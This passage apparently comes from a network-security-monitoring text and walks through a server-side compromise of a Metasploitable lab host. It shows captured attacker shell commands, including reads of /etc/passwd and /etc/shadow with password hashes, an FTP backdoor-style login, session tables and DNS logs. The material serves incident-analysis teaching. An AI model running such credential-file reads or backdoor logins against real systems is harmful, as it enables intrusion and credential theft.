SRC: id -u❼ ;echo idGIIxVuiPbrznIwlhwdADqMpAAyLIlj❾
DST: 0 ❽
DST: idGIIxVuiPbrznIwlhwdADqMpAAyLIlj
```

Server-Side Compromise Example

```
SRC: /usr/sbin/dmidecode❶ ;echo WqyRBNDvoqzwtPMOWXAZNDHVcqKrjVOA
DST: # dmidecode 2.9
DST: SMBIOS 2.4 present.
DST: 364 structures occupying 16040 bytes.
DST: Table at 0x000E0010.
-- snip –
DST: Handle 0x016B, DMI type 127, 4 bytes
DST: End Of Table
DST: WqyRBNDvoqzwtPMOWXAZNDHVcqKrjVOA
SRC: ls /etc❷ ;echo PZhfAinSgdJcyhYaCgAcFDjvciEFALXs
DST: X11
DST: adduser.conf
DST: adjtime
DST: aliases
DST: aliases.db
-- snip –
DST: wgetrc
DST: wpa_supplicant
DST: xinetd.conf
DST: xinetd.d
DST: zsh_command_not_found
DST: PZhfAinSgdJcyhYaCgAcFDjvciEFALXs
```

Server-Side Compromise Example

```
SRC: uname -a❸ ;echo gSQsJbnmNmNLEqElLTNRfxfLUQNndGaS
DST: Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686 GNU/Linux❹
DST: gSQsJbnmNmNLEqElLTNRfxfLUQNndGaS
SRC: cat '/etc/issue'❺;echo KoDdtYNGyWHGPIkHITZtMAYrhsyckIIC
DST: _ _ _ _ _ _ _ ____
DST: _ __ ___ ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
DST: | '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
DST: | | | | | | __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | | __// __/
DST: |_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
DST: |_|
DST: Warning: Never expose this VM to an untrusted network!
DST: Contact: msfdev[at]metasploit.com
DST: Login with msfadmin/msfadmin to get started❻
DST: KoDdtYNGyWHGPIkHITZtMAYrhsyckIIC
SRC: hostname❼;echo SBRTSpmkeFZNpuHOMmcQUhMbnPnbNWPQ
DST: metasploitable
DST: SBRTSpmkeFZNpuHOMmcQUhMbnPnbNWPQ
```


Server-Side Compromise Example

```
SRC: cat '/etc/passwd'❶;echo nRVObgMSefnPCAljIfCKrtCxyxAFwbXo
SRC:
DST: root:x:0:0:root❷ :/root:/bin/bash
DST: daemon:x:1:1:daemon:/usr/sbin:/bin/sh
DST: bin:x:2:2:bin:/bin:/bin/sh
DST: sys:x:3:3:sys:/dev:/bin/sh
DST: sync:x:4:65534:sync:/bin:/bin/sync
-- snip –
DST: nRVObgMSefnPCAljIfCKrtCxyxAFwbXo
SRC: cat '/etc/shadow❸ ';echo YMIULmTNrfStudFPMoeddbhSAwYHGUKY
DST: root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::❹
DST: daemon:*:14684:0:99999:7:::
DST: bin:*:14684:0:99999:7:::
DST: sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
DST: sync:*:14684:0:99999:7:::
-- snip --
DST: CKNszVzdeRiiApmbrdHsuAolRXRtIFfF
SRC: ping -c 1 www.google.com❺
SRC:|
SRC: pwd
SRC:
DST: ping: unknown host www.google.com❻
DST:
```

Server-Side Compromise Example

```
Sensor Name: sovm-eth1
Timestamp: 2013-03-09 21:46:37
Connection ID: .sovm-eth1_1362865597000002352
Src IP: 203.0.113.10 (Unknown)
Dst IP: 192.168.3.13❹ (Unknown)
Src Port: 49220
Dst Port: 21❷
OS Fingerprint: 203.0.113.10:49220 - UNKNOWN [S10:63:1:60:M1460,S,T,N,W4:.:?:?] (up: 2
hrs)
OS Fingerprint: -> 192.168.3.13:21 (link: ethernet/modem)
DST: 220 (vsFTPd 2.3.5)❸
SRC: USER 1dxF:)❶
SRC:
DST: 331 Please specify the password.
DST:
SRC: PASS 0ibjZ
SRC:
DST: 530 Login incorrect.❺
DST:
DST: 500 OOPS:
DST: vsf_sysutil_recv_peek: no data
```


Server-Side Compromise Example



```
INDEX (p_key)  INNER JOIN sensor ON sancp.sid=sensor.sid WHERE sancp.start_time > '2013-03-09' AND  sancp.src_ip = INET_ATON('192.168.3.5') and
dst_port!=137 and dst_port!=138 ) UNION ( SELECT sensor.hostname, sancp.sid, sancp.sancpid, sancp.start_time as datetime, sancp.end_time,
INET_NTOA(sancp.src_ip), sancp.src_port, INET_NTOA(sancp.dst_ip), sancp.dst_port, sancp.ip_proto, sancp.src_pkts, sancp.src_bytes, sancp.dst_pkts,
```


Sensor	Cnx ID	Start Time	End Time	Src IP	SPort	Dst IP	DPort	Pr	S Pckts	S Byt...	D Pc.
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	395	192.168.3.5	111	6	6	244	4
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	497	192.168.3.5	2049	6	6	244	4
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	524	192.168.3.5	513	6	3	148	3
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	647	192.168.3.5	2049	6	8	352	5
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	683	192.168.3.5	2049	6	8	352	5
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	719	192.168.3.5	111	6	6	244	4
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:48	203.0.113.10	853	192.168.3.5	1524	6	7	252	5
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	916	192.168.3.5	111	6	6	244	4
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	927	192.168.3.5	111	6	6	244	4
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:18	203.0.113.10	997	192.168.3.5	2049	6	8	352	5
sovm-eth1	5.1362864858000002...	2013-03-09 21:34:18	2013-03-09 21:34:23	192.168.3.5	48092	192.168.3.1	53	17	2	102	0
sovm-eth1	5.1362865118000002...	2013-03-09 21:38:38	2013-03-09 21:38:38	203.0.113.10	40206	192.168.3.5	6200	6	1	40	1
sovm-eth1	5.1362865118000002...	2013-03-09 21:38:38	2013-03-09 21:43:38	203.0.113.10	50376	192.168.3.5	21	6	8	261	8
sovm-eth1	5.1362865118000002...	2013-03-09 21:38:38	2013-03-09 21:47:28	203.0.113.10	60155	192.168.3.5	6200	6	1317	65447	1449
sovm-eth1	5.1362865235000002...	2013-03-09 21:40:35	2013-03-09 21:40:40	192.168.3.5	60307	192.168.3.1	53	17	2	100	0
sovm-eth1	5.1362865628000002...	2013-03-09 21:47:08	2013-03-09 21:47:13	192.168.3.5	36911	192.168.3.1	53	17	2	80	0
sovm-eth1	5.1362865638000002...	2013-03-09 21:47:18	2013-03-09 21:47:23	192.168.3.5	49467	192.168.3.1	53	17	2	104	0
sovm-eth1	5.1362880783000002...	2013-03-10 01:59:43	2013-03-10 02:00:43	203.0.113.77	0	192.168.3.5	0	1	2	128	2
sovm-eth1	5.1362880870000002...	2013-03-10 02:01:10	2013-03-10 02:03:24	203.0.113.77	65438	192.168.3.5	22	6	309	19145	207
sovm-eth1	5.1362880872000002...	2013-03-10 02:01:12	2013-03-10 02:01:17	192.168.3.5	51268	192.168.3.1	53	17	2	102	0
sovm-eth1	5.1362880970000002...	2013-03-10 02:02:50	2013-03-10 02:03:15	192.168.3.5	32904	203.0.113.4	21	6	23	878	17
sovm-eth1	5.1362880986000002...	2013-03-10 02:03:06	2013-03-10 02:03:06	203.0.113.4	20	192.168.3.5	33012	6	587	18792	639
sovm-eth1	5.1362880991000002...	2013-03-10 02:03:11	2013-03-10 02:03:11	203.0.113.4	20	192.168.3.5	56377	6	4	769	3
sovm-eth1	5.1362959491000006...	2013-03-10 23:51:31	2013-03-10 23:51:37	192.168.3.5	1099	203.0.113.10	35347	6	6	192	0

Server-Side Compromise Example




```
$ zcat dns.21\:31\:10-22\:00\:00.log.gz | bro-cut -d | grep 192.168.3.5 |
grep -v WORKGROUP
-- snip --
2013-03-09T21:40:35+0000 k3hPbe4s2H2 192.168.3.5❶ 60307
192.168.3.1 53 udp 40264 2.3.168.192.in-addr.arpa❸ 1
C_INTERNET 12 PTR❷ - - F F T F
0 --
2013-03-09T21:47:08+0000 i1zTu4rfvvk 192.168.3.5❹ 36911
192.168.3.1 53 udp 62798 www.google.com❻ 1
C_INTERNET 1 A - - F F T F
0 - -
2013-03-09T21:47:18+0000 H5Wjg7kx02d 192.168.3.5❺ 49467
192.168.3.1 53 udp 32005 www.google.com.localdomain❼ 1
C_INTERNET 1 A - - F F T F
0 -
```

Server-Side Compromise Example



